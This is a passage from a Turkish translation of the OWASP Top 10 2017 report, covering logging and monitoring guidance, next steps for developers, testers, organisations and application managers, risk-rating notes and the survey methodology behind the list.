* Logların merkezi bir log yönetim çözümü tarafından kolayca tüketilebileceği bir formatta üretildiğinden emin olunmalıdır.
* Değiştirme ve silmeleri engellemek için sadece ekleme yapılabilen veri tabanı tabloları gibi bütünlük kontrolü içeren denetim izlerinin yüksek değerli işlemler için bulunduğundan emin olunmalıdır.
* Şüpheli faaliyetlerin tespit edilebileceği ve zamanında müdahale edilebileceği şekilde etkin izleme ve alarm üretimi sağlanmalıdır.
* [NIST 800-61 rev 2](https://csrc.nist.gov/publications/detail/sp/800-61/rev-2/final) veya daha ileri sürümleri gibi bir olay müdahale ve kurtarma planı oluşturulmalı veya benimsenmelidir.

[OWASP AppSensor](https://owasp.org/www-project-appsensor/) gibi açık kaynak kodlu ve ticari uygulama koruma çerçeveleri, [OWASP ModSecurity Temel Kural Seti ile ModSecurity](https://owasp.org/www-project-modsecurity-core-rule-set/) gibi web uygulama güvenlik duvarları ve özelleştirilmiş gösterge panelleri ve alarm üretme özellikleri ile log korelasyon yazılımları bulunmaktadır.

## Örnek Saldırı Senaryoları

**Senaryo #1**: Küçük bir takım tarafından yürütülen bir açık kaynak proje forum yazılımı, yazılımında bulunan bir açıklık kullanılarak ele geçirilmiştir. Saldırganlar bir sonraki sürüme ait bir iç kaynak kod deposu ve tüm forum içeriğini temizlemiştir. Kaynak kod kurtarılabilse de, izleme, loglama veya alarmlama eksikliği daha da kötü bir ihlale yol açmıştır. Forum yazılım projesi bu sorunun bir sonucu olarak artık aktif değildir.

**Senaryo #2**: Bir saldırgan, yaygın parola kullanan kullanıcılar için tarama yapmaktadır. Saldırganlar bu parolaları kullanarak tüm hesapları ele geçirebilmektedir. Diğer tüm kullanıcılar için, bu tarama sadece bir tane yanlış giriş bırakmaktadır. Birkaç gün sonra, bu durum farklı bir parola ile tekrar edilebilmektedir.

**Senaryo #3**: Bir tane büyük ABD perakendecisinin, eklentileri analiz eden bir iç kötücül yazılım analiz kum havuzuna sahip olduğu raporlanmıştır. Kum havuzu yazılımı potansiyel olarak istenmeyen yazılım tespit etmiştir, ancak hiçbir kimse bu tespite cevap vermemiştir. Dış bir banka tarafından yapılan sahte kart işlemleri sayesinde bu ihlal tespit edilmeden önce, kum havuzu bir süredir uyarılar üretmekteydi.

## Kaynaklar

### OWASP

* [OWASP Proaktif Kontroller: Loglama ve Saldırı Tespiti](https://owasp.org/www-project-proactive-controls/v3/en/c9-security-logging)
* [OWASP Uygulama Güvenliği Doğrulama Standardı: V8 Loglama ve İzleme](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x11-V2-Authentication.md)
* [OWASP Test Rehberi: Detaylı Hata Kodu Testleri](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x11-V2-Authentication.md)
* [OWASP Kopya Kağıdı: Loglama](https://cheatsheetseries.owasp.org/cheatsheets/Logging_Cheat_Sheet.html)

### Dış Kaynaklar

* [CWE-223: Omission of Security-relevant Information](https://cwe.mitre.org/data/definitions/223.html)
* [CWE-778: Insufficient Logging](https://cwe.mitre.org/data/definitions/778.html)

# +D Geliştiriciler için Bir Sonraki Adım

## Tekrarlanabilir Güvenlik Süreçleri ve Standart Güvenlik Kontrolleri Oluşturun & Kullanın

Web uygulama güvenliği alanında yeni olsanız da veya bu risklere önceden alışkın olsanız da, güvenli bir web uygulama geliştirme veya mevcut bir uygulamanın açıklıklarını kapatma görevi zor olabilmektedir. Eğer büyük bir uygulama portfolyösünü yönetmek zorundaysanız, bu görev yıldırıcı bir hal alabilmektedir.

Kurumların ve geliştiricilerin uygulama güvenliği risklerini etkili bir yöntemle çözmesine yardım etmek için, OWASP kurumunuzdaki uygulama güvenliğini sağlamak için kullanabileceğiniz pek çok sayıda ücretsiz ve açık kaynak kodlu kaynak üretmektedir. OWASP'ın kurumların web uygulama ve API'lerini güvenli olarak üretmelerine yardımcı olmak için ürettiği kaynaklardan bazıları aşağıda verilmiştir. Bir sonraki sayfada, kurumlara uygulamalarının ve API'lerinin güvenliğini doğrulama noktasında yardımcı olabilecek ilave OWASP kaynakları sunulmaktadır.

| Faaliyet | Açıklama |
| --- | --- |
| Uygulama Güvenliği Gereksinimleri | Güvenli bir uygulama üretmek için, o uygulama için güvenli sözcüğünün ne ifade ettiğini anlamalısınız. OWASP, uygulama(ları)nız için güvenlik gereksinimlerini belirleme noktasında bir kaynak olarak [OWASP Uygulama Güvenliği Doğrulama Standardı'nın (ASVS)](https://owasp.org/www-project-application-security-verification-standard/) kullanılmasını tavsiye etmektedir. Eğer dış kaynak kullanıyorsanız, [OWASP Güvenli Yazılım Sözleşmesi Eki](https://owasp.org/www-community/OWASP_Secure_Software_Contract_Annex) kullanılabilir. **Not**: Bu ek ABD sözleşme hukukuna göredir, bu yüzden örnek eki kullanmadan önce lütfen yetkin kişilerden yasal tavsiye alınız. |
| Uygulama Güvenliği Mimarisi | Uygulama ve API'lerinizde güvenliği güçlendirmek yerine, güvenliğin baştan tasarlanması maliyet açısından çok daha etkin olmaktadır. OWASP, güvenliğin baştan nasıl tasarlanacağına dair güzel bir başlangıç olması adına [OWASP Korunma Kopya Kağıtları'nı](https://cheatsheetseries.owasp.org/) önermektedir. |
| Standart Güvenlik Kontrolleri | Güçlü ve kullanılabilir güvenlik kontrollerinin oluşturulması zordur. Bir takım standart güvenlik kontrollerinin kullanılması, güvenli uygulama ve API'lerin geliştirilmesini büyük ölçüde kolaylaştırmaktadır. [OWASP Korunma Kopya Kağıtları](https://cheatsheetseries.owasp.org/) geliştiriciler için güzel bir başlangıç noktasıdır ve pek çok modern çerçeve artık yetkilendirme, doğrulama, CSRF koruması vb. için standart ve etkin güvenlik kontrolleri ile beraber gelmektedir. |
| Güvenli Geliştirme Yaşam Döngüsü | Kurumunuzun uygulama ve API geliştirirken takip ettiği süreci geliştirmek için, OWASP, [OWASP Yazılım Garanti Olgunluk Modeli'ni (SAMM)](https://owasp.org/www-project-samm/) önermektedir. Bu model, yazılım güvenliği açısından kurumu hedef alan özel riskler için şekillendirilmiş bir stratejinin oluşturulması ve uygulanması noktasında kurumlara yardım etmektedir. |
| Uygulama Güvenliği Eğitimi | [OWASP Eğitim Projesi](https://owasp.org/www-committee-education-and-training/) geliştiricilerin web uygulama güvenliği konusunda eğitilmesine yardım etmek için öğretim materyalleri sağlamaktadır. Açıklıklar hakkında uygulamalı eğitim için, [OWASP WebGoat](https://owasp.org/www-project-webgoat/), [WebGoat.NET](https://github.com/jerryhoff/WebGoat.NET), [OWASP NodeJS Goat](https://owasp.org/www-project-node.js-goat/), [OWASP Juice Shop Project](https://owasp.org/www-project-juice-shop/) veya [OWASP Broken Web Applications Project](https://github.com/chuckfw/owaspbwa/) projelerini deneyebilirsiniz. Güncel kalmak için, [OWASP AppSec Konferansı'na](https://owasp.org/events/), [OWASP Konferans Eğitimi'ne](https://owasp.org/events/) veya yerel [OWASP Bölüm toplantılarına](https://owasp.org/chapters/) katılabilirsiniz. |

Kullanıma hazır ilave pek çok OWASP kaynağı bulunmaktadır. OWASP proje envanterindeki tüm Flagship ve Incubator projelerini listeleyen [OWASP Projeleri](https://owasp.org/projects/) sayfasını lütfen ziyaret ediniz. Pek çok OWASP kaynağı [wiki](https://owasp.or/) sayfamız üzerinden erişilebilirdir ve pek çok OWASP dokümanı [yazılı veya eBook](https://stores.lulu.com/owasp) olarak sipariş edilebilmektedir.

# +T Güvenlik Testi Ekipleri için Bir Sonraki Adım

## Devamlı Uygulama Güvenliği Testleri Oluşturun

Güvenli bir şekilde kod geliştirmek önemlidir. Ancak oluşturulmaya çalışılan güvenliğin varlığını, doğru bir şekilde uygulandığını ve kullanılması gereken her yerde kullanıldığını doğrulamak daha önemlidir. Uygulama güvenlik testlerinin amacı bu kanıtı sunmaktır. Bu çalışma zor ve karmaşıktır. Agile ve DevOps gibi yüksek hızlı modern geliştirme süreçleri, geleneksel yaklaşımlar ve araçlar üzerinde büyük bir baskı kurmaktadır. Bu yüzden, uygulama portfolyönüzde nelerin önemli olduğu üzerinde nasıl odaklanacağınız ve bunu nasıl etkili bir şekilde yapacağınız konusunda düşünmeye zaman ayırmanızı güçlü bir şekilde önermekteyiz.

Modern açıklıklar çok hızlı bir şekilde gelişmektedir, bu yüzden uygulamaların yılda bir açıklıklar için sızma testinin veya zafiyet taramasının yapıldığı günler de geride kalmıştır. Modern yazılım geliştirme, bütün yazılım geliştirme yaşam döngüsü boyunca devam edecek uygulama güvenliği testlerini gerektirmektedir. Geliştirmeyi yavaşlatmayacak şekilde mevcut geliştirme süreçlerini güvenlik otomasyonu ile geliştirmeye çalışın. Hangi yöntemi seçerseniz seçin, uygulama portfolyönüzün genişliği ölçüsünde test etmek, önceliklendirmek, çözüm üretmek, doğrulama testleri yapmak ve uygulamayı tekrar açmak için gereken yıllık maliyeti de düşünün.

| Faaliyet | Açıklama |
| --- | --- |
| Tehdit Modeli Oluşturun | Test etmeye başlamadan önce, nelerin üzerinde zaman harcamanın gerektiğini anlayın. Öncelikler tehdit modeline dayanmaktadır, bu yüzden eğer bir tehdit modeliniz yoksa, teste başlamadan önce bir tane oluşturmanız gerekmektedir. [OWASP ASVS](https://owasp.org/www-project-application-security-verification-standard/) standardını ve [OWASP Test Rehberi'ni](https://owasp.org/www-project-web-security-testing-guide/) referans olarak alabilirsiniz. İşiniz için neyin önemli olduğunu belirleme konusunda araç satıcılarına bağlı kalmayınız. |
| SDLC'nizi Bilin | Uygulama güvenliği testlerine yaklaşımınız yazılım geliştirme yaşam döngünüz (SDLC) içerisinde bulunan insanlarla, süreçlerle ve kullanılan araçlarla uyumlu olmak zorundadır. İlave adımları, aşamaları ve gözden geçirmeleri zorunlu tutmaya çalışmanın sürtüşmelere, atlatılmalara ve ölçeklendirme sorunlarına yol açması muhtemeldir. Güvenlik bilgisi toplamak için kendiliğinden doğan fırsatlar değerlendirilmeli ve süreçlere geri bildirim olarak gönderilmelidir. |
| Test Stratejileri | Her bir gereksinimi doğrulamak için en kolay, en hızlı ve en doğru teknik seçilmelidir. [OWASP Güvenlik Bilgi Çerçevesi](https://owasp.org/www-project-security-knowledge-framework/) ve [OWASP Uygulama Güvenliği Doğrulama Standardı](https://owasp.org/www-project-application-security-verification-standard/) birim ve entegrasyon testlerinde fonksiyonel ve fonksiyonel olmayan güvenlik gereksinimleri için önemli kaynaklardır. Otomatize araçların kullanımından kaynaklanan yanlış pozitifler ve yanlış pozitiflerin ciddi tehlikeleri ile uğraşacak insan kaynakağının da düşünüldüğünden emin olunuz. |
| Kapsam ve Doğruluk | Herşeyi test etmeye başlamak zorunda değilsiniz. Önemli olan şeyler üzerinde odaklanın ve doğrulama programınızı zamanla genişletin. Bu, otomatik olarak doğrulanan güvenlik savunmaları ve riskleri ile kapsanan uygulama ve API'lerin genişletilmesi anlamına gelmektedir. Amaç, tüm uygulama ve API'leriniz için gerekli güvenlik kontrollerinin sürekli olarak yapıldığı bir duruma kavuşmaktır. |
| Bulguların Açık Bir Şekilde Raporlanması | Güvenlik testlerinde ne kadar iyi olursanız olun, etkin bir şekilde raporlama yapmadığınız sürece bir fark oluşturmayacaktır. Uygulamanın nasıl çalıştığını anladığınızı göstererek güven kazanın. Düzgün bir dille nasıl istismar edilebileceğini açıklayınız ve bunu gerçek kılmak için bir saldırı senaryosu ekleyiniz. Açıklığın tespitinin ve istismarının ne kadar zor olduğu ve sonucunun ne kadar kötü olacağı ile ilgili gerçekçi bir tahminde bulunun. Son olarak, sonuçları PDF dosyaları olarak değil geliştirme takımlarının hali hazırda kullandığı araçlar üzerinden teslim edin. |

# +O Kurumlar İçin Bir Sonraki Adım

## Uygulama Güvenliği Programınıza Şimdi Başlayın

Uygulama güvenliği artık opsiyonel değildir. Artan saldırılar ve düzenleyici baskılar arasında, kurumlar uygulama ve API'lerinin güvenliğini sağlamak için etkin süreçler ve yetkinlikler oluşturmalıdır. Hali hazırda üretim ortamında olan uygulama ve API'lerin sahip olduğu aşırı düzeydeki kod miktarı düşünüldüğünde, pek çok kurum aşırı sayıdaki açıklıklar hakkında bilgi sahibi olmak için zorlanmaktadır.

OWASP, kurumların uygulama ve API'lerinin günveliği hakkında bilgi sahibi olmaları ve güvenliklerini artırmaları için bir uygulama güvenliği programı oluşturmalarını tavsiye etmektedir. Uygulama güvenliğinin sağlanması, güvenlik ve denetim, yazılım geliştirme, iş geliştirme ve üst yönetim gibi bir kurumun farklı pek çok kısmının etkin bir şekilde beraber çalışmasını gerektirmektedir. Güvenlik gözlemlenebilir ve ölçülebilir olmalıdır, böylece tüm farklı oyuncular kurumun güvenlik algısını görebilir ve anlayabilir. Açıklıkları gerçekten ortadan kaldırarak veya etkilerini azaltarak kurum güvenliğinin geliştirilmesine yardım eden faaliyetlere ve sonuçlara odaklanın. [OWASP SAMM](https://owasp.org/www-project-samm/) ve [CISO'lar İçin OWASP Uygulama Güvenliği Rehberi](https://owasp.org/www-pdf-archive/Owasp-ciso-guide.pdf) bu listedeki pek çok önemli faaliyetin kaynağıdır.

### Başlayın

* Tüm uygulamaları ve ilgili veri varlıklarını belgelendirin. Daha büyük kurumlar bu amaç için bir Yapılandırma Yönetimi Veri Tabanı (CMDB) oluşturmayı düşünmelidir.
* Bir [uygulama güvenliği programı](https://owasp.org/www-project-samm/) oluşturun ve benimseyin.
* Ana gelişim alanlarını belirlemek için kurumunuzu benzer kurumlar ile kıyaslayarak bir [yetkinlik açığı analizi](https://owasp.org/www-project-samm/) yapın ve yürütme planı hazırlayın.
* Yönetim onayı alın ve IT organizasyonunun tamamı için bir [uygulama güvenliği farkındalık kampanyası](https://owasp.org/www-project-samm/) oluşturun.

### Risk Tabanlı Portfolyö Yaklaşımı

* İş perspektifi ile [uygulama portfolyönüzün](https://owasp.org/www-project-samm/) [korunma ihtiyaçlarını](https://owasp.org/www-project-samm/) belirleyin. Bu işlem korunan veri varlığı ile ilgili gizlilik yasaları ve diğer düzenlemelere göre parça parça yapılmalıdır.
* Tutarlı bir olasılık seti ve kurumunuzun risk toleransını yansıtan etki faktörleri seti ile ortak bir [risk derecelendirme modeli](https://owasp.org/www-community/OWASP_Risk_Rating_Methodology) oluşturun.
* Buna uygun olarak, tüm uygulama ve API'lerinizi ölçün ve önceliklendirin. Sonuçları CMDB veri tabanınıza ekleyin.
* Gereken özenin kapsamını ve düzeyini düzgün bir şekilde belirlemek için güvence yönergeleri oluşturun.

### Güçlü Bir Temele Oturtun

* Tüm geliştirme ekiplerinin uyması için bir uygulama güvenliği çizgisi oluşturacak odaklı bir [politika ve standart](https://owasp.org/www-project-samm/) seti oluşturun.
* Bu politika ve standartlara uygun ve kullanımları hakkında tasarım ve geliştirme yönergeleri sağlayan ortak bir [tekrar kullanılabilir günvelik kontrolleri](https://owasp.org/www-project-security-knowledge-framework/) seti tanımlayın.
* Zorunlu tutulacak ve farklı geliştirme rollerini ve konularını hedefleyecek bir [uygulama güvenliği eğitimi içeriği](https://owasp.org/www-project-samm/) hazırlayın.

### Güvenliği Mevcut Süreçlerle Entegre Hale Getirin

* [Güvenli uygulama](https://owasp.org/www-project-samm/) faaliyetlerini belirleyin ve bunları mevcut geliştirme ve operasyonel süreçlere entegre edin.
* Faaliyetler [tehdit modellemeyi](https://owasp.org/www-project-samm/) ve çözümlerini içermektedir.
* Geliştirme ve proje takımlarının başarılı olması için ilgili konu uzmanlarını ve [destek hizmetlerini](https://owasp.org/www-project-samm/) sağlayın.

### Yönetimsel Görülebilirliği Sağlayın

* Metriklerle yönetin. Geliştirme ve destekleme kararlarını metriklere ve yakalanan analiz verilerine göre belirleyin. Metrikler güvenlik uygulama ve faaliyetlerine bağlılık, sunulan açıklıklar, çözülen açıklıklar, uygulama kapsamı, tip ve ortaya çıkma sayılarına göre açıklık yoğunluğu vb. içermektedir.
* Kök nedenlerin araştırılması için uygulama ve doğrulama faaliyetlerinden gelen verileri ve kurum çapında stratejik ve sistematik geliştirmeleri sağlamak için de açıklık kalıplarını analiz edin.

# +A: Uygulama Yöneticileri için Bir Sonraki Adım

## Bütün Uygulama Yaşam Döngüsünü Yönetin

Uygulamalar, insanların düzenli olarak oluşturduğu ve sürdürdüğü en karmaşık sistemlere aittir. Bir uygulama için IT yönetimi, bir uygulamanın bütün IT yaşam döngüsü için sorumlu olan IT uzmanları tarafından yapılmalıdır. Uygulama yöneticisi rolünün, uygulama sahibinin teknik karşılığı olarak oluşturulmasını öneriyoruz. Uygulama yöneticisi, gereksinimlerin toplanmasından sistemin kaldırılması sürecine kadarki genellikle gözden kaçırılan tüm uygulama yaşam döngüsünden sorumludur.

## Gereksinimler ve Kaynak Yönetimi

* Tüm veri varlıklarının gizlilik, kimlik doğrulama, bütünlük ve erişilebilirlik ilkeleri ve beklenen iş mantığı ile ilgili korunma gereksinimleri dahil, bir uygulama için bulunan iş gereksinimleri toplanmalı ve görüşülmelidir.
* Fonksiyonel ve fonksiyonel olmayan güvenlik gereksinimleri dahil teknik gereksinimler toplanmalıdır.
* Güvenlik faaliyetleri dahil tasarım, geliştirme, test etme ve operasyonun tüm yönlerini kapsayan bütçe planlanmalı ve görüşülmelidir.

## Yorum Talepleri (RFP) ve Kontrat

* Güvenlik programınız, örn. SDLC, en iyi kullanım örnekleri ile ilgili kılavuzlar ve tüm gereksinimler iç ve dış geliştiriciler ile görüşülmelidir.
* Planlama ve tasarım fazı dahil tüm teknik gereksinimlerin yerine getirilip getirilmediği takip edilmelidir.
* Tasarım, güvenlik ve hizmet seviyesi anlaşmaları (SLA) dahil tüm teknik gereksinimler görüşülmelidir.
* [OWASP Güvenli Yazılım Sözleşmesi Eki](https://owasp.org/www-community/OWASP_Secure_Software_Contract_Annex) gibi şablonlar ve kontrol listeleri benimsenmelidir. **Not**:Bu ek ABD sözleşme hukukuna göredir, bu yüzden örnek eki kullanmadan önce lütfen yetkin kişilerden yasal tavsiye alınız.

## Planlama ve Tasarım

* Geliştiriciler ve güvenlik uzmanları gibi iç paydaşlar ile planlama ve tasarım görüşülmelidir.
* Korunma ihtiyaçlarına ve beklenen tehdit düzeyine uygun güvenlik mimarisi, kontrolleri ve önlemleri belirlenmelidir.
* Uygulama sahibinin kalan riskleri kabul ettiğinden ve ilave kaynaklar sağladığından emin olunmalıdır.
* Her bir sprintte, fonksiyonel olmayan gereksinimler için eklenen kısıtlamaları içerecek güvenlik hikayelerinin oluşturulduğundan emin olunmalıdır.

## Dağıtım, Test ve Yaygınlaştırma

* Uygulamanın, ara yüzlerin ve ihtiyaç duyulan yetkilendirmeler dahil tüm gerekli bileşenlerin güvenli dağıtımı otomatize edilmelidir.
* Teknik fonksiyonları ve IT mimarisi ile entegrasyon test edilmelidir ve iş testleri koordine edilmelidir.
* Teknik ve iş perspektiflerine göre "kullanım" ve "istismar" test senaryoları oluşturulmalıdır.
* Güvenlik testleri iç süreçlere, korunma ihtiyaçlarına ve uygulama tarafından varsayılan tehdit düzeyine göre yönetilmelidir.
* Uygulama aktif hale getirilmeli ve ihtiyaç duyulursa öncesinde kullanılan uygulamalara dönülmelidir.
* CMDB ve güvenlik mimarisi dahil tüm dokümantasyon son hale getirilmelidir.

## Operasyonlar ve Değişiklik Yönetimi

* Operasyonlar, uygulamanın güvenlik yönetimi için kılavuzlar (örn. yama yönetimi) içermelidir.
* Kullanıcıların güvenlik farkındalığı artırılmalı ve kullanılabilirlik ile güvenlik arasındaki çatışmazlıklar yönetilmelidir.
* Değişiklikler, örn. uygulamanın veya işletim sisteminin, ara katman ve kütüphaneler gibi diğer bileşenlerin yeni sürümlerine geçilmesi, planlanmalı ve yönetilmelidir.
* Değişiklik yönetimi veri tabanı (CMDB) dahil tüm dokümantasyon ve çalışma kitapları veya proje dokümantasyonu dahil güvenlik mimarisi, kontrolleri ve önlemleri güncellenmelidir.

## Eskiyen Sistemler

* Tüm gerekli veriler arşivlenmelidir. Diğer tüm veriler güvenli bir şekilde silinmelidir.
* Kullanılmayan hesapların, rollerin ve izinlerin silinmesi ile beraber uygulama güvenli bir şekilde kaldırılmalıdır.
* CMDB veri tabanında uygulamanın durumu kaldırıldı olarak değiştirilmelidir.

# +R Riskler Hakkında Not

## Zayıflıkların Temsil Ettiği Riskler Hakkında


İlk 10 için Risk Derecelendirme metadolojisi [OWASP Risk Derecelendirme Metadolojisi'ne](https://owasp.org/www-community/OWASP_Risk_Rating_Methodology) dayanmaktadır. İlk 10'da yer alan her bir kategori için, her bir ortak zayıflık için olasılık faktörlerine ve etki faktörlerine bakarak tipik bir web uygulamasında her bir zayıflığın oluşturacağı tipik riski tahmin ettik. Bir uygulamaya en önemli riski teşkil eden bu zayıflıklara göre sonrasında İlk 10 listesini tekrar sıraladık. Bu faktörler, her bir yeni İlk 10 sürümü ile bir şeyler değiştiğinde güncellenmektedir.

[OWASP Risk Derecelendirme Metadolojisi](https://owasp.org/www-community/OWASP_Risk_Rating_Methodology) belirlenmiş bir açıklık için risk hesaplamasında yardımcı olmak için çok sayıda faktör tanımlamaktadır. Fakat, İlk 10 gerçek uygulama ve API'lerdeki belirli açıklıklardan ziyade genellenebilir açıklıklardan bahsetmelidir. Sonuç olarak, uygulamalar için risk hesaplanırken, hiçbir zaman uygulama sahipleri veya yöneticileri kadar net olamayacağız. Uygulamalarınızın ve verinizin önemi, tehditlerinizin ne olduğu ve sisteminizin nasıl geliştirildiği ve işletildiği konusunda hüküm vermek için en iyi donanıma sahip olan sizlersiniz.

Metadolojimiz her bir zayıflık için üç olasılık faktörü (yaygınlık, tespit edilebilirlik ve istismarın kolaylığı) ve bir etki faktörü (teknik etki) içermektedir. Her bir faktöre özgü terminoloji ile risk her bir faktör için 1-Düşük ile 3-Yüksek arasında derecelenmektedir. Bir zayıflığın yaygınlığı, genellikle hesaplamak zorunda olmadığınız bir faktördür. Yaygınlık verisi için, (25. sayfadaki Teşekkürler kısmında bahsedildiği gibi) birtakım farklı kurumlardan yaygınlık istatistiği aldık ve yaygınlık açısından bir İlk 10 varoluş olasılığı listesi oluşturmak için bu verileri birleştirdik. Her bir zayıflık için bir olasılık oranı yapmak için daha sonra bu veriler dğer iki olasılık faktörü (tespit edilebilirlik ve istismarın kolaylığı) ile birleştirildi. Olasılık oranı, İlk 10 listesindeki her bir eleman için genel bir risk derecelendirmesi oluşturmak için her bir eleman için tahmin edilen ortalama teknik etki ile çarpılmıştır (sonuç yükseldikçe risk de artmaktadır). Tespit Edilebilirlik, İstismarın Kolaylığı ve Etki her bir İlk 10 kategorisi ile ilişkilendirilen ve raporlanan CVE'ler analiz edilerek hesaplanmıştır.

**Not**: Bu yaklaşım tehdit etkeni olasılığını hesaba katmamaktadır. Ayrıca belirli bir uygulamanız ile ilişkilendirilen çeşitli teknik detayların herhangi birisini de hesaba katmamaktadır. Bu faktörlerden herhangi birisi, saldırganın özel bir açıklığı bulması ve istismar etmesi olasılığını önemli derecede etkileyebilmektedir. Bu derecelendirme işiniz üzerindeki asıl etkiyi hesaba katmamaktadır. Kültürünüz, endüstri alanınız ve düzenleyici çevreniz düşünülerek, kurumunuz uygulama ve API'leri için kabul etmeye hazır olduğu güvenlik riski düzeyini belirlemek zorundadır. OWASP İlk 10 listesinin amacı sizin adınıza bu risk analizini yapmak değildir.


Aşağıdaki tablo **A6:2017-Yanlış Güvenlik Yapılandırması** için risk hesaplamamızı göstermektedir.



# +RF Risk Faktörleri Hakkında Detaylar

## Top 10 Risk Faktörleri Özeti

Aşağıdaki tablo 2017 İlk 10 Uygulama Güvenliği Risklerini ve herbir risk için belirlediğimiz risk faktörlerinin bir özetini sunmaktadır. Bu faktörler hazır bulunan istatistik verilerine ve OWASP İlk 10 takımının tecrübelerine göre belirlenmiştir. Belirli bir uygulama veya kurum özelinde bu riskleri anlamak için, kendi tehdit etkenlerinizi ve iş etkilerinizi düşünmelisiniz. Gerekli saldırıyı gerçekleştirmek için bir tehdit etkeni bulunmuyorsa veya varlıklar için iş etkisi ihmal edilebilirse, ciddi yazılım açıklıkları bile ciddi bir risk oluşturmayabilmektedir.



## Düşünülmesi Gereken İlave Riskler

İlk 10 pek çok risk grubunu kapsamaktadır, ancak kurumunuzda düşünmeniz ve değerlendirmeniz gereken başka pek çok risk bulunmaktadır. Sürekli olarak keşfedilen yeni saldırı teknikleri dahil bunlardan bazıları daha önceki İlk 10 sürümlerinde belirtilmişken, bazıları ise belirtilmemiştir. Düşünmeniz gereken ilave diğer önemli uygulama güvenliği riskleri (CWE-ID değerlerine göre sıralı) aşağıdakileri içermektedir:

* [CWE-352: Siteler Arası İstek Sahteciliği (CSRF)](https://cwe.mitre.org/data/definitions/352.html)
* [CWE-400: Kontrolsüz Kaynak Tüketimi ('Kaynak Tüketimi', 'AppDoS')](https://cwe.mitre.org/data/definitions/400.html)
* [CWE-434: Sınırsız Dosya Yükleme](https://cwe.mitre.org/data/definitions/434.html)
* [CWE-451: Hassas Bilginin Kullanıcı Arayüzünde Yanlış Gösterimi (Clickjacking ve diğerleri)](https://cwe.mitre.org/data/definitions/451.html)
* [CWE-601: Doğrulanmamış Yönlendirme ve İletme](https://cwe.mitre.org/data/definitions/601.html)
* [CWE-799: Kontrolsüz Etkileşim Sıklığı (Anti-Otomasyon)](https://cwe.mitre.org/data/definitions/799.html)
* [CWE-829: Güvenilmeyen Fonksiyon Kullanımı (3. Parti İçerik)](https://cwe.mitre.org/data/definitions/829.html)
* [CWE-918: Sunucu Taraflı İstek Sahteciliği (SSRF)](https://cwe.mitre.org/data/definitions/918.html)

# + Veri Metadolojisi ve Veriler

OWASP Projesi Zirvesi'nde, aktif katılımcılar ve topluluk üyeleri, kısmen nicel veri ile kısmen de nitel anketler ile tanımlanan bir sıralama ile 2 yeni açıklık sınıfı ile bir açıklık listelemesi üzerinde ortak karar aldılar.

## Endüstri Anketi

Anket için, eskiden "daha yeni çıkmış" olarak belirlenen veya İlk 10 e-posta listesinde 2017 RC1'a geri bildirim olarak gönderilen açıklık kategorilerini topladık. Bunları sıralanmış bir ankete yerleştirdik ve katılımcılardan Owasp İlk 10 - 2017 içerisinde yer alması gerektiğini düşündükleri ilk dört açıklığı sıralamasını istedik. Anket 2 Ağustos - 18 Eylül 2017 tarihleri arasında açık kaldı. 516 cevap toplandı ve açıklıklar sıralandı.

| Sıra | Anket Açıklık Kategorileri | Skor |
| --- | --- | --- |
| 1 | Gizli Bilgilerin İfşası ('Gizlilik İhlali') [CWE-359] | 748 |
| 2 | Kriptografik Eksiklikler [CWE-310/311/312/326/327] | 584 |
| 3 | Güvenilmeyen Verinin Ters Serileştirilmesi [CWE-502] | 514 |
| 4 | Kullanıcı Tarafından Kontrol Edilen Anahtar İle Yetki Kaçağı (IDOR & Path Traversal) [CWE-639] | 493 |
| 5 | Yetersiz Loglama ve İzleme [CWE-223 / CWE-778] | 440 |

Gizli Bilgilerin İfşası açık bir şekilde en yüksek sırada olan açıklıktır, ancak mevcut **A3:2017-Hassas Bilgi İfşası** maddesine ilave bir nokta olarak kolaylıkla uymaktadır. Kriptografik Eksiklikler Hassas Bilgi İfşası kategorisine uyabilmektedir. Güvensiz ters serileştirme üçüncü sırayı almıştır, bu yüzden risk derecelendirmesinden sonra **A8:2017-Güvensiz Ters Serileştirme** olarak İlk 10 listesine eklenmiştir. Dördüncü sırada bulunan Kullanıcı Kontrollü Anahtar **A5:2017-Yetersiz Erişim Kontrolü** kategorisi altında yer almıştır; bu açıklığın ankette yüksek sıralarda çıkması, yetkilendirme açıklıkları ile ilgili çok veri bulunmadığı için dikkat çekicidir. Ankette beşinci sırada yer alan açıklık, İlk 10 listesi için iyi bir madde olduğuna inandığımız ve bu yüzden **A10:2017-Yetersiz Loglama & İzleme** olarak eklenen Yetersiz Loglama ve İzlemedir. Uygulamaların nelerin bir saldırı olabileceğini tanımlayabilmesini gerektiren ve uygun loglama, alarm üretme, yükselme ve cevap verme süreçlerini yürütmek zorunda kaldığı bir noktaya geçtik.

## Açık Veri Talebi

